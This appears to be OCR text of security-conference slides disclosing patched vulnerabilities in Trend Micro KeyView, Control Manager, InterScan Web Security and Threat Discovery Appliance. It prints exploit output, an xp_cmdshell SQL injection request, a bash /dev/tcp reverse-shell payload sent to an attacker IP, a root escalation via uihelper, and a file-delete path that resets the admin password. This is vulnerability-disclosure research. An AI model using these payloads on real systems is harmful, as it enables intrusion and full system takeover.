eip=41414141 esp=0012a988 ebp=00000000 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
41414141 ??              ???
```

RTF fonttbl Tag Parsing Stack Buffer Overflow

- Exploitation is made easier because the kvfilter.dll was not compiled with ASLR or SafeSEH support or Stack Cookies!
- These gadgets can be used to exit from the function and then hit the controlled code
- Compromise the client and then target the server!
- The vector can be a drive by download, such as Chrome

KeyView - RTF fonttbl Tag Parsing Stack Buffer Overflow

- We created a simple PoC that pops a calc
- DLP policy is often set to scan files/folders, such as the downloads folder upon filesystem modification



Control Manager

What is it?

- This is the heart of all Trend Micro products
  - Central management console that manages Trend Micro products
    - Gateway, Mail server, File server, corporate desktop levels, etc.
- IIS, PHP, ASP and Compiled CGI
- Remote code execution means low privileged access due to IIS default settings
- How many vulnerabilities in this product?
  - **41**x code execution brought via SQLi
    - **14**x of which do not require authentication
  - **8**x Information disclosures
- Leveraged information disclosure for authentication bypass

Motivation

Other vulnerabilities had been discovered previously

Trend Micro Control Manager task_controller Information Disclosure Vulnerability

ZDI-16-462: August 9th, 2016

Credit

This vulnerability was discovered by:

rgod

Where there are a few, there are probably many

Will present on few SQL injection and an information disclosure one!

ProgressReportCGI SQL Injection

- Unauthenticated, blind SQL Injection
- Allows an attacker to steal password hashes
- No need to crack the hashes, there is a pass the hash vulnerability as well
- Weak database service permissions, only running as NETWORKSERVICE
- Single authentication bypass for the ASP Interface
- Disclosed as ZDI-17-074

ProgressReportCGI SQL Injection

```
saturn:trend_micro_control_manager_ProgressReportCGI_sqli mr_me$ ./sqli.py 172.16.175.137

        Trend Micro Control Manager <= 6.5 (patch 3328) SQL Injection Vulnerability
        found & developed by mr_me 2016

(+) target is vuln, proceeding
(+) stealing admin username & hash...
(!) admin:0192023a7bbd73250516f069df18b500
(+) logging in with the stolen username & hash...
(+) success, we have generated a valid session!
(+) generated an authenticated ASP_NET_SessionId cookie: p1fvau45g5abns451mv1eg45
saturn:trend_micro_control_manager_ProgressReportCGI_sqli mr_me$
```

...now that we have a valid session

AdHocQuery_Processor SQL Injection

Request

Raw | Params | Headers | Hex

```
GET
/webapp/AdHocQuery/[redacted]=-1','2';EXEC+sp_configure+'show+ad
vanced+options',1;RECONFIGURE;EXEC+sp_configure+'xp_cmdshell',1;RECONFIGURE;exec+master.dbo.xp
_cmdshell+'whoami+>+c:\\zdi.txt';select+convert(int,user_name()),'1 HTTP/1.1
Host: 172.16.175.186
Cookie: ASP_NET_SessionId=ethnay45ugk0bozzptqjlq55
```

Response

Raw | Headers | Hex | HTML | Render | ViewState

```
            <td class="data1">
            <span id="DescriptionTitle"><b>Description:</b></span>
            <span id="DescriptContent">Procedure or function [redacted] has too
many arguments specified.
Conversion failed when converting the nvarchar value 'dbo' to data type int.
Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE
statement to install.
Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to
install.</span><br />
            </td>
```

AdHocQuery_Processor SQL Injection

- Combining two different vulnerabilities allows for unauthenticated remote code execution
- Low privileged code execution, however the local attack surface was not analyzed at the time
- Information disclosure and code execution vulnerabilities also existed in the PHP interface, which could have been combined also
- It just takes a single authentication bypass and you have several post authenticated SQL->RCE vulnerabilities to reach
- This bug was silently patched by Trend Micro

modDLPTemplateMatch_drildown File Inclusion

- Very silly bug, simple Local File Inclusion
- Three Instances of this vulnerability because the code location was copied three times over in production…
- Needed a special primitive for modern local file inclusion

ZDI-17-066	CVE:	Published: 2017-02-07
Trend Micro Control Manager modDLPTemplateMatch_drildown Directory Traversal Remote Code Execution Vulnerability		
ZDI-17-065	CVE:	Published: 2017-02-07
Trend Micro Control Manager modDLPTemplateMatch_drildown Directory Traversal Remote Code Execution Vulnerability		
ZDI-17-064	CVE:	Published: 2017-02-07
Trend Micro Control Manager modDLPTemplateMatch_drildown Directory Traversal Remote Code Execution Vulnerability		

modDLPTemplateMatch_drildown File Inclusion

No authentication needed ! (But low privileged code execution, boo!)

```
saturn:trend_micro_control_manager_modDLPTemplateMatch_drildown_lfi1 mr_me$ ./poc.py 172.16.175.137 172.16.175.1:1337

        | ------------------------------------------------------------------------------------------------
        | Trend Micro Control Manager <= 6.5 (patch 3328) modDLPTemplateMatch_drildown.php LFI Remote Code Execution Vul
        | found & developed by mr_me 2016 ---------------------------------------------------------------

(+) shell uploaded...
(+) starting handler on port 1337
(+) connection from 172.16.175.137
(+) pop thy shell!
whoami
nt authority\iusr
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::9dfb:feb8:e5bb:b24d%12
   IPv4 Address. . . . . . . . . . . : 172.16.175.137
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.175.2
```

Results

The following advisories may be found at Trend Micro's Zero Day Initiative Published Advisories site:

ZDI-17-060	ZDI-17-061	ZDI-17-062	ZDI-17-063	ZDI-17-064	ZDI-17-065
ZDI-17-066	ZDI-17-067	ZDI-17-068	ZDI-17-069	ZDI-17-070	ZDI-17-071
ZDI-17-072	ZDI-17-073	ZDI-17-074	ZDI-17-075	ZDI-17-076	ZDI-17-077
ZDI-17-078	ZDI-17-079	ZDI-17-080	ZDI-17-081	ZDI-17-082	ZDI-17-083
ZDI-17-084	ZDI-17-085	ZDI-17-086	ZDI-17-087	ZDI-17-088	ZDI-17-089
ZDI-17-090	ZDI-17-091	ZDI-17-092	ZDI-17-093	ZDI-17-094	ZDI-17-095
ZDI-17-096	ZDI-17-097	ZDI-17-098	ZDI-17-099	ZDI-17-100	ZDI-17-101

InterScan Web Security


What is it?

- Secure web gateway
  - Inspect web traffic against known patterns, anti-malware database, URL reputation and other Trend Micro products
- Apache Tomcat and Struts 2 framework
  - Code implemented in IWSSGui.jar
- How many vulnerabilities in this product?
  - **41**x Remote Code Execution vulnerabilities
    - **4**x do not require authentication
  - **1**x Authentication bypass and **2**x Information disclosure
- Previous patch for vulnerabilities found by ZDI failed: ZDI-16-351, ZDI-16-350, ZDI-16-349 & ZDI-16-348
- The ability to bypass authentication
  - … and no, its not in the session filter rgod ☺

Patch Bypass

```
private String escapeParam(String strParam)
{
  String afterParam = strParam;
  afterParam = afterParam.replace("\"", "\\\"");
  afterParam = afterParam.replace("$", "\\$");
  afterParam = afterParam.replace("`", "\\`");
  return afterParam;
}
```

Patch Bypass




```
\`bash -i >& /dev/tcp/<ip>/<port> 0>&1\`
```

Other people's findings

- Looks like we missed a few RCE vulnerabilities…
  - https://www.korelogic.com/Resources/Advisories/KL-001-2017-003.txt (ConfigBackup?action=import)
  - https://www.korelogic.com/Resources/Advisories/KL-001-2017-001.txt (ConfigBackup?action=upload_check)
- Next time, we'll pay more attention
- Now, lets review a single, critical vulnerability that has been patched!

doPostMountDevice Unauthenticated Command Injection Vulnerability

```
@Path("/mount_device")
@POST
@Produces({"application/json"})
public Response doPostMountDevice(String PostData)
{
  Response response = null;
  try
  {
    int res = 0;
    int res1 = 0;
    IWSSINI ini = new IWSSINI("/etc/iscan/intscan.ini");
    JSONObject result = new JSONObject();
    File mFile = new File("/var/offload");
    if (!mFile.isDirectory())
    {
```

doPostMountDevice Unauthenticated Command Injection Vulnerability

```
JSONObject jsonPostData = JSONObject.fromObject(PostData);
String mount_device = jsonPostData.getString("mount_device");
String cmd = jsonPostData.getString("cmd");
boolean is_mount = cmd.equals("mount");

res = IWSSUtil.exeUihelperCmd("do_mount/unmount", mount_device);
```


What is **exeUihelperCmd** anyway?

doPostMountDevice Unauthenticated Command Injection Vulnerability

```
public static int exeUihelperCmd(String type, String subcmd)
{
  String[] cmdStr = { "/etc/iscan/AdminUI/uihelper", subcmd };

  return exeCmd(type, cmdStr);
}
```

...and what is **exeCmd** anyway? Hang on a tick...

That's an interesting command '**/etc/iscan/AdminUI/uihelper**'



doPostMountDevice Unauthenticated Command Injection Vulnerability

```
public static int exeCmd(String type, String[] cmdStr)
{
  StringBuilder sb = new StringBuilder();
  for (String aCmdStr : cmdStr) {
    sb.append(aCmdStr).append(" ");
  }
  UI_out_println("*** " + type + " command str ***--> " + sb.toString());
  try
  {
    Process cmdp = Runtime.getRuntime().exec(cmdStr, null, null);
```

doPostMountDevice Unauthenticated Command Injection Vulnerability

doPostMountDevice Unauthenticated Command Injection Vulnerability

```
POST /rest/commonlog/log_setting/mount_device HTTP/1.1
Host: [host]:1812
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 77

{" mount_device":"\`bash -i >&
/dev/tcp/172.16.175.1/1337 0>&1\`","cmd":" mount"}
```

Patch

1. First, they check for a remote request, probably not the best way, since a SSRF can defeat this

```
@Path("/mount_device")
@POST
@Produces({"application/json"})
public Response doPostMountDevice(String PostData)
{
  Response response = null;
  if (!this.hrequest.getRemoteAddr().equals("127.0.0.1"))
  {
    response = validateUser(3);
    if (response != null) {
      return response;
    }
  }
```

Patch

2. Then, a check to see if the mount_device is valid by calling isValidMountDevice()

```
JSONObject jsonPostData = JSONObject.fromObject(PostData);
String mount_device = jsonPostData.getString("mount_device");
if (!isValidMountDevice(mount_device))
{
  IWSSUtil.UI_out_println("input params [mount device] invalid, mount_device: " + mount_device);
  return Response.status(Response.Status.NOT_FOUND).build();
}
String cmd = jsonPostData.getString("cmd");
boolean is_mount = cmd.equals("mount");

res = IWSSUtil.exeUihelperCmd("do_mount/unmount", mount_device, token);
```

Patch

3. A string match that can't be defeated!

```
public boolean isValidMountDevice(String MD)
{
  String[] params = MD.trim().split(" ");
  boolean isValid = false;
  if (params.length == 0) {
    return false;
  }
  if (params.length == 3)
  {
    IWSSUtil.UI_out_println("[MountDevice] Param0: " + params[0]);
    IWSSUtil.UI_out_println("[MountDevice] Param1: " + params[1]);
    IWSSUtil.UI_out_println("[MountDevice] Param2: " + params[2]);
    if ((params[0].trim().equals("mount")) && (params[2].trim().equals("/var/offload")))
    {
      File dev = new File(params[1]);
      isValid = dev.exists();
    }
  }
  else if (params.length == 2)
  {
    IWSSUtil.UI_out_println("[MountDevice] Param0: " + params[0]);
    IWSSUtil.UI_out_println("[MountDevice] Param1: " + params[1]);
    if ((params[0].trim().equals("umount")) && (params[1].trim().equals("/var/offload"))) {
      isValid = true;
    }
  }
  return isValid;
}
```

Patch

uihelper Elevation of Privilege

- The previous vulnerability pops a root shell…
- Using the function ***exeUiHelperCmd*** method in Java
- However, sometimes the injection was in a different sink, and it achieved code execution as the 'iscan' user
- As it turns out, exeUiHelperCmd is just a wrapper around Java's exec() calling a SUID script that executes a command…
- We wanted root, so we used the '**uihelper.sh**' to get root access

uihelper.sh Elevation of Privilege

```
saturn:~ mr_me$ nc -lv 172.16.175.1 1337
id
uid=498(iscan) gid=499(iscan) groups=499(iscan)
uname -a
Linux localhost.localdomain 2.6.32-279.OpenVA.3.5.1271.e
/etc/iscan/AdminUI/uihelper sh
id
uid=0(root) gid=0(root) groups=0(root),499(iscan)
uname -a
Linux localhost.localdomain 2.6.32-279.OpenVA.3.5.1271.e
```

Results

The following advisories may be found at Trend Micro's Zero Day Initiative Published Advisories site:

ZDI-17-193	ZDI-17-194	ZDI-17-195	ZDI-17-196	ZDI-17-197
ZDI-17-198	ZDI-17-199	ZDI-17-200	ZDI-17-201	ZDI-17-202
ZDI-17-203	ZDI-17-204	ZDI-17-205	ZDI-17-206	ZDI-17-207
ZDI-17-208	ZDI-17-209	ZDI-17-210	ZDI-17-211	ZDI-17-212
ZDI-17-213	ZDI-17-214	ZDI-17-215	ZDI-17-216	ZDI-17-217
ZDI-17-218	ZDI-17-219	ZDI-17-220	ZDI-17-221	ZDI-17-222
ZDI-17-223	ZDI-17-224	ZDI-17-225	ZDI-17-226	ZDI-17-227
ZDI-17-228	ZDI-17-229	ZDI-17-230	ZDI-17-231	ZDI-17-232
ZDI-17-233				

Demo

```
bash-3.2$
```

Threat Discovery Appliance

End of Life (EOL)


What is it?

- Network monitor solution to inspect traffic against signatures/threat intelligence
  - End of Life, no longer a #Trend
- Appliance using CentOS with an ancient kernel
- Authentication Bypass via an unauthenticated file delete!
- How many vulnerabilities?
  - **9**x OS Command Injection vulnerabilities in the CGI
    - File upload with zip extraction!
  - **2**x Authentication bypasses

Directory Traversal Authentication Bypass Vulnerability

- Analysis
  - In the Threat Discovery Appliance, sessionid value is also used as a folder name under /var/log/
    - e.g. /var/log/e8d49ad18d202d671fffcd5e7f37ba8b
  - Inside the sessionid folder, a SQLite database is used to check whether the user is authenticated
- Static analysis was required to understand how it was working
  - Session management is handled by: /opt/TrendMicro/MinoritReport/lib/mini_httpd/utils.so
    - In this library, the logoff mechanism caught our attention

Directory Traversal Authentication Bypass Vulnerability




Directory Traversal Authentication Bypass Vulnerability

- Inside delete_session() function:
  - A reference to /var/log/session/%s/%s
  - Then following a call to system() with arguments as /bin/rm –rf %s
  - By tracing the %s, we realized that comes from the sessionid cookie parameter provided to the logoff request


Request

Raw | Params | Headers | Hex

```
GET /cgi-bin/logoff.cgi HTTP/1.1
Host: 192.168.154.250
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0)
Gecko/20100101 Firefox/51.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: session_id=this is %s controlled
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```



Directory Traversal Authentication Bypass Vulnerability



```
mov     eax, [ebp+arg_0]
mov     [esp+10h], eax
lea     eax, (aVarLogSession - 8298h)[ebx] ; "/var/log/session
mov     [esp+0Ch], eax
lea     eax, (aSS_1 - 8298h)[ebx] ; "%s/%s"
mov     [esp+8], eax    ; format
mov     dword ptr [esp+4], 411h ; maxlen
lea     eax, [ebp+s]
mov     [esp], eax      ; s
call    _snprintf
lea     eax, [ebp+var_6C]
mov     [esp+4], eax    ; int
lea     eax, [ebp+s]
mov     [esp], eax      ; filename
call    sub_6A40
test    eax, eax
jnz     short loc_47E8
```

```
mov     eax, ds:(dword_6CEB - 8298h)[ebx]
mov     [ebp+var_489], eax
mov     eax, ds:(dword_6CEF - 8298h)[ebx]
mov     [ebp+var_485], eax
mov     eax, ds:(dword_6CF3 - 8298h)[ebx]
mov     [ebp+var_481], eax
lea     eax, [ebp+s]
mov     [esp+0Ch], eax
lea     eax, (aBinRmRfS - 8298h)[ebx] ; "/bin/rm -rf %s"
mov     [esp+8], eax    ; format
mov     dword ptr [esp+4], 41Dh ; maxlen
lea     eax, [ebp+command]
mov     [esp], eax      ; s
call    _snprintf
lea     eax, [ebp+command]
mov     [esp], eax      ; command
call    _system
```

```
; Attributes: bp-based frame

; int __cdecl sub_6A40(char *filename, int)
sub_6A40 proc near

filename= dword ptr  8
arg_4= dword ptr  0Ch

push    ebp
mov     ebp, esp
push    ebx
sub     esp, 0Ch
mov     eax, [ebp+arg_4]
call    sub_2AB7
add     ebx, 1849h
mov     dword ptr [esp], 3 ; ver
mov     [esp+8], eax    ; stat_buf
mov     eax, [ebp+filename]
mov     [esp+4], eax    ; filename
call    ___xstat
add     esp, 0Ch
pop     ebx
pop     ebp
retn
sub_6A40 endp
```

Directory Traversal Authentication Bypass Vulnerability

- Constraints
  - File needs to actually exist because there is a call to xstat()
    - No special characters allowed to inject commands
  - Only way is to use the delete operation to achieve something
    - Delete and reach default state (where admin password is known)
    - ../../../../opt/TrendMicro/MinorityReport/etc/igsa.conf

Directory Traversal Authentication Bypass Vulnerability

- Path to exploitation
  1. Attacker triggers delete action of igsa.conf
  2. Appliance becomes unusable, sysadmin will be forced to restart the box
  3. Appliance will automatically create a new igsa file **with a default admin password**
  4. Attacker waits until the box is restarted and use default password

Directory Traversal Authentication Bypass Vulnerability

